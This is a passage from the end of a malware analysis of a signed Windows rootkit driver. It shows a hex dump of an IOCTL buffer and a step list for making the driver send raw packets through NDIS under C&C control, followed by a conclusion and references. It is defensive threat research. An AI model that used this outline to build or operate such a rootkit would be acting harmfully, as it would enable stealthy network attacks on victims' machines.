0000  41 42 43 44 45 46 30 31  32 33 34 35 86 66 00 00   ABCDEF01 2345.f..
0010  45 78 61 54 72 61 63 6b  20 73 65 6e 64 20 61 20   ExaTrack  send a
0020  72 61 77 20 70 61 63 6b  65 74 00 00 00 00 00 00   raw pack et......
0030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

To summarize, if we want to send raw packets on the network we need:

1. To load the driver
2. To communicate with `\Device\Null`
3. Send an IOCTL to configure the IP address/port of C&C
4. Exchange with the C&C to grab a checksum who validate the network interface to use
5. Send an IOCTL to emit raw packets

The steps to send this raw packet can be summed up by the following schema:



Conclusion

The attacker behind this driver is a skilled one, the signed driver prove that it has the time and resources to implement complex attacks. Furthermore, the inner working of the driver demonstrates a good technical level as NDIS injection are not an easy thing. The rootkit also has stealth capacities that may not be used anymore because of PatchGuard.

References

[1] Tweet of Florian Roth:
https://twitter.com/cyb3rops/status/1153983440871669761

[2] Takahiro Haruyama slide with evocation of the rootkit:
https://hitcon.org/2016/pacific/0composition/pdf/1201/1201%20R2%201610%20winnti%20polymorphism.pdf